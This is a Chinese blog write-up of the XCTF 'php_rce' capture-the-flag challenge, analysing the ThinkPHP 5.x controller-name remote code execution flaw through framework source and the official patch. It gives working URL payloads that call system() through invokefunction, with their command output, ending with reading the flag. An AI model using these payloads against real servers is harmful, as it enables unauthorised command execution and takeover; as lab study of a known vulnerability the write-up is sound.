

攻防世界XCTF: php_rce

原创

末初  于 2020-03-13 15:54:49 发布  2414  收藏 16

分类专栏: [CTF_WEB_Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/104842420>

版权



[CTF_WEB_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

php_rce 最佳Writeup由VegeChick3n • CallMeCro提供

难度系数: ★★★★★★ 6.0

题目来源: 暂无

题目描述: 暂无

题目场景:  http://111.198.29.45:56530

 [删除场景](#)

倒计时: 03:59:26 [延时](#)

题目附件: 暂无

<https://blog.csdn.net/mochu7777777>

首页 - XCTF社区 × 题目 × 111.198.29.45:56530/ × +

← → ↻ 🏠 [111.198.29.45:56530](#)

 Google 翻译  CTF



ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 [七牛云](#) 独家赞助发布]

[ThinkPHP新手入门系列](#)

<https://blog.csdn.net/mochu7777777>

漏洞预警:

<https://help.aliyun.com/noticelist/articleid/1000081331.html?spm=5176.2020520001.1004.7.2e874bd363uLuf>

漏洞描述:

由于ThinkPHP5框架对控制器名没有进行足够的安全检测, 导致在没有开启强制路由的情况下, 黑客构造特定的请求, 可直接GetWebShell。

影响版本:

ThinkPHP 5.0系列 < 5.0.23

ThinkPHP 5.1系列 < 5.1.31

在漏洞分析前我们还是先来了解一些知识

MVC框架 编辑

MVC全名是Model View Controller，是模型(model)-视图(view)-控制器(controller)的缩写，一种软件设计典范，用一种业务逻辑、数据、界面显示分离的方法组织代码，将业务逻辑聚集到一个部件里面，在改进和个性化定制界面及用户交互的同时，不需要重新编写业务逻辑。MVC被独特的发展起来用于映射传统的输入、处理和输出功能在一个逻辑的图形化用户界面的结构中。

中文名	MVC	全名	Model View Controller
外文名	MVC框架	架构内容	视图，模型，控制器
		类别	软件构件模式

<https://blog.csdn.net/mochu7777777>

模型-视图-控制器模式，也称为MVC模式（Model View Controller）。用一种业务逻辑、数据、界面显示分离的方法组织代码，将业务逻辑聚集到一个部件里面，在改进和个性化定制界面及用户交互的同时，不需要重新编写业务逻辑。

MVC被独特的发展起来用于映射传统的输入、处理和输出功能在一个逻辑的图形化用户界面的结构中。

它把软件系统分为三个基本部分：

模型（Model）：负责存储系统的中心数据。

视图（View）：将信息显示给用户（可以定义多个视图）。

控制器（Controller）：处理用户输入的信息。负责从视图读取数据，控制用户输入，并向模型发送数据，是应用程序中处理用户交互的部分。负责管理与用户交互交互控制。

ThinkPHP路由

概括的说：路由就是网络请求的url与thinkphp应用层的逻辑处理地址的对应关系。

通俗的说：路由就是把url的请求优雅的对应该到你想要执行的操作方法。

路由其实就是把真实的url地址隐藏起来，使用访问地址来访问应用（网站或OA等）。

通常这样定义：“访问地址”=》“真实地址”，这代表了一种映射关系。就好比用“1”代表去肯德基吃饭，用“0”代表去麦当劳吃饭，你预先告知过同事这个规则的话，只需要发送“1”或“0”给同事，同事就能理解要去哪里吃饭，一个道理。

路由的规则是thinkphp规定好的，比如TP的访问规则是：根目录/模块/控制器/方法，那么我们只需要定义一下映射关系“reg”=》“index/user/reg”，此时只需要再浏览器输入“域名/reg”就能访问“index模块/user/控制器/reg方法”这个地址了。

这样的优点：

- 1、没有处理过的url路径都是由 ...模块/控制器/方法/参数 构成，如果不加以“掩饰”的话，会被别人看清内部结构，不够安全。
- 2、可以让url地址更加简洁、优雅、美观。

漏洞分析：

这个版本的路由默认使用的是混合模式没有强制开启路由，导致攻击者可以构造特定请求(URL)获取webshell。

```

81 // pathinfo分隔符
82 'pathinfo_depr' => '/',
83 // URL伪静态后缀
84 'url_html_suffix' => 'html',
85 // URL普通方式参数 用于自动生成
86 'url_common_param' => false,
87 // URL参数方式 0 按名称成对解析 1 按顺序解析
88 'url_param_type' => 0,
89 // 是否开启路由
90 'url_route_on' => true,
91 // 路由使用完整匹配
92 'route_complete_match' => false,
93 // 路由配置文件 (支持配置多个)
94 'route_config_file' => ['route'],
95 // 是否强制使用路由
96 'url_route_must' => false,
97 // 域名部署
98 'url_domain_deploy' => false,
99 // 域名根, 如thinkphp.cn
100 'url_domain_root' => '',
101 // 是否自动转换URL中的控制器和操作名
102 'url_convert' => true,
103 // 默认的控制层
104 'url_controller_layer' => 'controller',
105 // 表单请求类型伪装变量
106 'var_method' => '_method',
107 // 表单ajax伪装变量
108 'var_ajax' => 'ajax'.

```

thinkphp的路由模式

详细讲解: https://blog.csdn.net/qq_33156633/article/details/89265363

这里的源码默认使用的是混合模式, 混合模式就是即可自定义路由, 也可使用PATH_INFO的方式。

漏洞分析:

我们先来看一下官方给出的修补方案, 对控制器实施了过滤。

改进控制器获取

master (#1, #1, #2, #1) Browse files

liu21st committed on 9 Dec 2018 1 parent 7be580f commit b797d72352e6b4eb0e11b6bc2a2ef25907b7756f

Showing 1 changed file with 5 additions and 0 deletions. Unified Split

5 library/think/App.php

```

@@ -551,6 +551,11 @@ public static function module($result, $config, $convert = null)
551 551
552 552 // 获取控制器名
553 553 $controller = strip_tags($result[1] ?: $config['default_controller']);
554 +
555 + if (!preg_match('/^[A-Za-z](\w)*$/', $controller)) {
556 +     throw new HttpException(404, 'controller not exists:' . $controller);
557 + }
558 +
554 559 $controller = $convert ? strtolower($controller) : $controller;
555 560
556 561 // 获取操作名

```

<https://blog.csdn.net/mochu777777>

追踪一下\$controller变量

```

543 // 设置默认过滤机制
544 $request->filter($config['default_filter']);
545

```

```

546 // 当前模块路径
547 App::$modulePath = APP_PATH . ($module ? $module . DS : '');
548
549 // 是否自动转换控制器和操作名
550 $convert = is_bool($convert) ? $convert : $config['url_convert'];
551
552 // 获取控制器名
553 $controller = strip_tags($result[1] ?: $config['default_controller']);
554 //-----补丁代码-----
555 //if (!preg_match('/^[A-Za-z](\w)*$/', $controller)) {
556 //    throw new HttpException(404, 'controller not exists:' . $controller);
557 //}
558 //
559 $controller = $convert ? strtolower($controller) : $controller;
560
561 // 获取操作名
562 $actionName = strip_tags($result[2] ?: $config['default_action']);
563 $actionName = $convert ? strtolower($actionName) : $actionName;
564
565 // 设置当前请求的控制器、操作
566 $request->controller(Loader::parseName($controller, 1))->action($actionName);
567
568 // 监听module_init
569 Hook::listen('module_init', $request);
570
571 try {
572     $instance = Loader::controller(
573         $controller,
574         $config['url_controller_layer'],
575         $config['controller_suffix'],
576         $config['empty_controller']
577     );

```

<https://blog.csdn.net/mochu7777777>

这里对静态方法controller实例化了，继续追踪loader

```
14 use think\Exception(ClassNotFoundException);
15
16 class Loader
17 {
18     /**
19      * @var array 实例数组
20      */
21     protected static $instance = [];
22
23     /**
24      * @var array 类名映射
25      */
26     protected static $map = [];
27
28     /**
29      * @var array 命名空间别名
30      */
31     protected static $namespaceAlias = [];
32
33     /**
34      * @var array PSR-4 命名空间前缀长度映射
35      */
36     private static $prefixLengthsPsr4 = [];
37
38     /**
39      * @var array PSR-4 的加载目录
40      */
41     private static $prefixDirsPsr4 = [];
42
```

<https://blog.csdn.net/mochu7777777>

找到controller方法

```
453     */
454     public static function controller($name, $layer = 'controller', $appendSuffix = false, $empty = '')
455     {
456         list($module, $class) = self::getModuleAndClass($name, $layer, $appendSuffix);
457
458         if (class_exists($class)) {
459             return App::invokeClass($class);
460         }
461
462         if ($empty) {
463             $emptyClass = self::parseClass($module, $layer, $empty, $appendSuffix);
464
465             if (class_exists($emptyClass)) {
466                 return new $emptyClass(Request::instance());
467             }
468         }
469
470         throw new ClassNotFoundException('class not exists:' . $class, $class);
471     }
472
```

<https://blog.csdn.net/mochu7777777>

这里判断了如果存在name就实例化，我们继续追踪getModuleAndClass

```

521     protected static function getModuleAndClass($name, $layer, $appendSuffix)
522     {
523         if (false !== strpos($name, '\\')) {
524             $module = Request::instance()->module();
525             $class = $name;
526         } else {
527             if (strpos($name, '/') {
528                 list($module, $name) = explode('/', $name, 2);
529             } else {
530                 $module = Request::instance()->module();
531             }
532
533             $class = self::parseClass($module, $layer, $name, $appendSuffix);
534         }
535
536         return [$module, $class];
537     }

```

<https://blog.csdn.net/mochu7777777>

这个方法会将module和class返回,用于实例化,利用命名空间的特点,如果可以控制此处,如果可以控制此处的class,也就是补丁里的controller,就可以实例化任意类。如果我们设置控制器为\think\App,可以构造payload调用其方法invokeFuction。

```

311     public static function invokeFunction($function, $vars = [])
312     {
313         $reflect = new \ReflectionFunction($function);
314         $args    = self::bindParams($reflect, $vars);
315
316         // 记录执行信息
317         self::$debug && Log::record('[ RUN ] ' . $reflect->__toString(), 'info');
318
319         return $reflect->invokeArgs($args);
320     }
321

```

<https://blog.csdn.net/mochu7777777>

Payload: \think\App/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir

这里用到了一个php的全局回调函数

call_user_func_array

(PHP 4 >= 4.0.4, PHP 5, PHP 7)

call_user_func_array — 调用回调函数，并把一个数组参数作为回调函数的参数

说明

```
call_user_func_array ( callable $callback , array $param_arr ) : mixed
```

把第一个参数作为回调函数 (**callback**) 调用，把参数数组作 (**param_arr**) 为回调函数的的参数传入。

参数

callback

被调用的回调函数。

param_arr

要被传入回调函数的数组，这个数组得是索引数组。

返回值

返回回调函数的结果。如果出错的话就返回**FALSE**

<https://blog.csdn.net/mochu7777777>

接下来就是如何设置controller为\think\App

来到获取控制器名

其中把result[1]的值传递到\$ control中

```
// 获取控制器名  
$controller = strip_tags($result[1] ?: $config['default_controller']);
```

找到module方法

```
494 public static function module($result, $config, $convert = null)
```

接着找哪里调用了module方法。

```
protected static function exec($dispatch, $config)
{
    switch ($dispatch['type']) {
        case 'redirect': // 重定向跳转
            $data = Response::create($dispatch['url'], 'redirect')
                ->code($dispatch['status']);
            break;
        case 'module': // 模块/控制器/操作
            $data = self::module(
                $dispatch['module'],
                $config,
                isset($dispatch['convert']) ? $dispatch['convert'] : null
            );
            break;
    }
}
```

<https://blog.csdn.net/mochu777777>

可以看到\$result来自\$dispatch['module']接着找\$dispatch

```
public static function run(Request $request = null)
```

找到run这个方法

```
// 获取应用调度信息
$dispatch = self::$dispatch;

// 未设置调度信息则进行 URL 路由检测
if (empty($dispatch)) {
    $dispatch = self::routeCheck($request, $config);
}

// 记录当前调度信息
$request->dispatch($dispatch); https://blog.csdn.net/mochu777777
```

以及这句

```
$data = self::exec($dispatch, $config);
```

继续追踪routeCheck方法

```
public static function routeCheck($request, array $config)
{
```

```
// 路由检测 (根据路由定义返回不同的URL 调度)
$result = Route::check($request, $path, $depr, $config['url_domain_deploy']);
```

到Route中可以发现解析URL并没有进行安全检测
从Request::path()追到request.php中的pathinfo()

```

public function pathinfo()
{
    if (is_null($this->pathinfo)) {
        if (isset($_GET[Config::get('var_pathinfo')])) {
            // 判断URL里面是否有兼容模式参数
            $_SERVER['PATH_INFO'] = $_GET[Config::get('var_pathinfo')];
            unset($_GET[Config::get('var_pathinfo')]);
        } elseif (IS_CLI) {
            // CLI模式下 index.php module/controller/action/params/...
            $_SERVER['PATH_INFO'] = isset($_SERVER['argv'][1]) ? $_SERVER['argv'][1] : '';
        }


        // 分析PATHINFO信息
        if (!isset($_SERVER['PATH_INFO'])) {
            foreach (Config::get('pathinfo_fetch') as $type) {
                if (!empty($_SERVER[$type])) {
                    $_SERVER['PATH_INFO'] = (0 === strpos($_SERVER[$type], $_SERVER['SCRIPT_NAME'])) ?
                        substr($_SERVER[$type], strlen($_SERVER['SCRIPT_NAME'])) : $_SERVER[$type];
                    break;
                }
            }
            $this->pathinfo = empty($_SERVER['PATH_INFO']) ? '/' : ltrim($_SERVER['PATH_INFO'], '/');
        }
        return $this->pathinfo;
    }
}

```

<https://blog.csdn.net/mochu7777777>

var_pathinfo的默认配置为s,我们可以通过\$_GET['s']来传参
最后构造payload:

```
?s=index/\think\App/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir
```



<https://blog.csdn.net/mochu7777777>

本地环境测试成功

靶场payload:

```
?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("cat ../../../../flag");'
```

当然这个flag还是要找, 如下给出payload及回显

```
Payload: ?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("pwd;ls");'
```

浏览器地址栏: 111.198.29.45:48842/?s=%2findex%2f\think\app%2finvokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php

输出内容: /var/www/public favicon.ico index.php robots.txt router.php static static

URL: http://111.198.29.45:48842/?s=/index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("pwd;ls");'

来源: <https://blog.csdn.net/mochu7777777>

浏览器地址栏: 111.198.29.45:48842/?s=%2findex%2f\think\app%2finvokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php

输出内容: bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var var

URL: http://111.198.29.45:48842/?s=/index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("cd /;ls");'

来源: <https://blog.csdn.net/mochu7777777>

浏览器地址栏: 111.198.29.45:48842/?s=%2findex%2f\think\app%2finvokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 's

输出内容: flag(thinkphp5_rce) flag(thinkphp5_rce)

URL: http://111.198.29.45:48842/?s=/index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("cd /;cat flag");'

来源: <https://blog.csdn.net/mochu7777777>